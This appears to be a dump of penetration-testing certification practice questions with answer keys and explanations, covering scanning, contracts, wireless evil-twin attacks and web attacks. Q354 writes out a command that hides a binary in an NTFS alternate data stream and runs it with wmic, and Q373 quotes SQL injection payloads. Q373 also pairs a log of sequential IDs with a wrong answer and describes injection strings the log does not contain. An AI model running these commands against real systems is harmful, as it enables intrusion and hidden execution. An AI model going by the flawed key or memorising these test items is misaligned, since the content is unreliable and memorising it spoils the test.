"Another reason to communicate with the customer is to let the customer know if something unexpected arises while doing the pentest, such as if a critical vulnerability is found on a system, a new target system is found that is outside the scope of the penetration test targets, or a security breach is discovered when doing the penetration test. You will need to discuss how to handle such discoveries and who to contact if those events occur. In case of such events, you typically stop the pentest temporarily to discuss the issue with the customer, then resume once a resolution has been determined."

NEW QUESTION 349
An Nmap scan of a network switch reveals the following:



```
Nmap scan report for 192.168.1.254
Host is up 10.014s latency),
Not shown: 96 closed ports
Port     State   Service
22/tcp   open    ssh
23/tcp   open    telnet
60/tcp   open    http
443/tcp open     https
```

Which of the following technical controls will most likely be the FIRST recommendation for this device?

A. Encrypted passwords
B. System-hardening techniques
C. Multifactor authentication
D. Network segmentation

Answer: B

NEW QUESTION 354
A penetration tester has obtained shell access to a Windows host and wants to run a specially crafted binary for later execution using the wmic.exe process call create function. Which of the following OS or filesystem mechanisms is MOST likely to support this objective?

A. Alternate data streams
B. PowerShell modules
C. MP4 steganography
D. PsExec

Answer: A

Explanation:
Alternate data streams (ADS) are a feature of the NTFS file system that allows storing additional data in a file without affecting its size, name, or functionality. ADS can be used to hide or embed data or executable code in a file, such as a specially crafted binary for later execution. ADS can be created or accessed using various tool or commands, such as the command prompt, PowerShell, or Sysinternals12. For example, the following command can create an ADS named secret.exe in a file named test.txt and run it using wmic.exe process call create function: type secret.exe > test.txt:secret.exe & wmic process call create "cmd.exe /c test.txt:secret.exe"

NEW QUESTION 355
Which of the following documents describes specific activities, deliverables, and schedules for a penetration tester?

A. NDA
B. MSA
C. SOW
D. MOU

Answer: C

Explanation:
As mentioned in question 1, the SOW describes the specific activities, deliverables, and schedules for a penetration tester. The other documents are not relevant for this purpose. An NDA is a non-disclosure agreement that protects the confidentiality of the client’s information. An MSA is a master service agreement that defines the general terms and conditions of a business relationship. An MOU is a memorandum of understanding that expresses a common intention or agreement between parties.

NEW QUESTION 359
During an internal penetration test against a company, a penetration tester was able to navigate to another part of the network and locate a folder containing customer information such as addresses, phone numbers, and credit card numbers. To be PCI compliant, which of the following should the company have implemented to BEST protect this data?

A. Vulnerability scanning
B. Network segmentation
C. System hardening
D. Intrusion detection

Answer: B

Explanation:
Network segmentation is the practice of dividing a network into smaller subnetworks or segments based on different criteria, such as function, security level, or

access control. Network segmentation can enhance the security of a network by isolating sensitive or critical systems from less secure or untrusted systems, reducing the attack surface, limiting the spread of malware or intrusions, and enforcing granular policies and rules for each segment. To be PCI compliant, which is a set of standards for protecting payment card data, the company should have implemented network segmentation to separate the servers that perform financial transactions from other parts of the network that may be less secure or more exposed to threats. The other options are not specific requirements for PCI compliance, although they may be good security practices in general.

NEW QUESTION 361
Which of the following provides a matrix of common tactics and techniques used by attackers along with recommended mitigations?

A. NIST SP 800-53
B. OWASP Top 10
C. MITRE ATT&CK framework
D. PTES technical guidelines

Answer: C

NEW QUESTION 366
A penetration tester is contracted to attack an oil rig network to look for vulnerabilities. While conducting the assessment, the support organization of the rig reported issues connecting to corporate applications and upstream services for data acquisitions. Which of the following is the MOST likely culprit?

A. Patch installations
B. Successful exploits
C. Application failures
D. Bandwidth limitations

Answer: B

Explanation:
Successful exploits could cause network disruptions, service outages, or data corruption, which could affect the connectivity and functionality of the oil rig network. Patch installations, application failures, and bandwidth limitations are less likely to be related to the penetration testing activities.

NEW QUESTION 371
A penetration tester was able to compromise a server and escalate privileges. Which of the following should the tester perform AFTER concluding the activities on the specified target? (Choose two.)

A. Remove the logs from the server.
B. Restore the server backup.
C. Disable the running services.
D. Remove any tools or scripts that were installed.
E. Delete any created credentials.
F. Reboot the target server.

Answer: DE


NEW QUESTION 372
A penetration tester has been contracted to review wireless security. The tester has deployed a malicious wireless AP that mimics the configuration of the target enterprise WiFi. The penetration tester now wants to try to force nearby wireless stations to connect to the malicious AP. Which of the following steps should the tester take NEXT?

A. Send deauthentication frames to the stations.
B. Perform jamming on all 2.4GHz and 5GHz channels.
C. Set the malicious AP to broadcast within dynamic frequency selection channels.
D. Modify the malicious AP configuration to not use a pre-shared key.

Answer: A

Explanation:
https://steemit.com/informatica/@jordiurbina1/tutorial-hacking-wi-fi-wireless-networks-with-wifislax The penetration tester should send deauthentication frames to the stations to force them to disconnect from
their current access point and reconnect to another one, which may be the malicious AP deployed by the tester. Deauthentication frames are part of the 802.11 protocol and are used to terminate an existing wireless association between a station and an access point. However, they can also be spoofed by an attacker to disrupt or hijack wireless connections. The other options are not effective or relevant for this purpose. Performing jamming on all 2.4GHz and 5GHz channels would interfere with all wireless signals in the area, which may cause unwanted attention or legal issues. Setting the malicious AP to broadcast within dynamic frequency selection channels would not help, as these channels are used to avoid interference with radar systems and are not commonly used by wireless stations or access points. Modifying the malicious AP configuration to not use a pre-shared key would not help, as it would make it less likely for wireless stations to connect to it if they are configured to use encryption.

NEW QUESTION 373
During an assessment, a penetration tester inspected a log and found a series of thousands of requests coming from a single IP address to the same URL. A few of the requests are listed below.



```
.myprofile.com/servicestatus.php?serviceID=1
.myprofile.com/servicestatus.php?serviceID=2
.myprofile.com/servicestatus.php?serviceID=3
.myprofile.com/servicestatus.php?serviceID=4
.myprofile.com/servicestatus.php?serviceID=5
.myprofile.com/servicestatus.php?serviceID=6
```

Which of the following vulnerabilities was the attacker trying to exploit?

A. ..Session hijacking
B. ..URL manipulation
C. ..SQL injection
D. ..Insecure direct object reference

Answer: C

Explanation:
The vulnerability that the attacker was trying to exploit is SQL injection, which is a type of attack that exploits a vulnerability in a web application that allows an attacker to execute malicious SQL statements on a database server. SQL injection can allow an attacker to perform various actions on the database, such as reading, modifying, deleting, or creating data, or executing commands on the underlying OS. The log shows that the attacker was sending thousands of requests to the same URL with different parameters, such as id=1’ OR 1=1;–, id=1’ AND 1=2;–, or id=1’ UNION SELECT * FROM users;–. These parameters are examples of SQL injection payloads, which are crafted SQL statements that are designed to manipulate or bypass the intended SQL query. For example, id=1’ OR 1=1;-- is a payload that terminates the original query with a single quote and a semicolon, appends an OR condition that is always true (1=1), and comments out the rest of the query with two dashes (–). This payload can cause the web application to return all records from the database table instead of just one record with id=1. The other options are not vulnerabilities that match the log entries. Session hijacking is a type of attack that exploits a vulnerability in a web application that allows an attacker to take over an active session of another user by stealing or guessing their session identifier or cookie. URL manipulation is a type of attack that exploits a vulnerability in a web application that allows an attacker to modify parameters or values in the URL to access unauthorized resources or functions. Insecure direct object reference is a type of attack that exploits a vulnerability in a web application that allows an attacker to access objects or resources directly by modifying their identifiers or references in the URL or request.

NEW QUESTION 374
A security analyst needs to perform an on-path attack on BLE smart devices. Which of the following tools would be BEST suited to accomplish this task?

A. Wireshark
B. Gattacker
C. tcpdump
D. Netcat

Answer: B

Explanation:
The best tool for performing an on-path attack on BLE smart devices is Gattacker. Gattacker is a Bluetooth Low Energy (BLE) pentesting and fuzzing framework specifically designed for on-path attacks. It allows security analysts to perform a variety of tasks, including man-in-the-middle attacks, passive and active scans, fuzzing of BLE services, and more. Gattacker also provides an interactive command-line interface that makes it easy to interact with the target BLE device and execute various commands.

NEW QUESTION 376
Given the following output: User-agent:*
Disallow: /author/ Disallow: /xmlrpc.php Disallow: /wp-admin Disallow: /page/
During which of the following activities was this output MOST likely obtained?

A. Website scraping
B. Website cloning
C. Domain enumeration
D. URL enumeration

Answer: D

Explanation:
URL enumeration is the activity of discovering and mapping the URLs of a website, such as directories, files, parameters, or subdomains. URL enumeration can help to identify the structure, content, and functionality of a website, as well as potential vulnerabilities or misconfigurations. One of the methods of URL enumeration is to analyze the robots.txt file of a website, which is a text file that tells search engine crawlers which URLs the crawler can or can’t request from the site1. The output shown in the question is an example of a robots.txt file that disallows crawling of certain URLs, such as /author/, /xmlrpc.php, /wp-admin, or /page/.

NEW QUESTION 380
......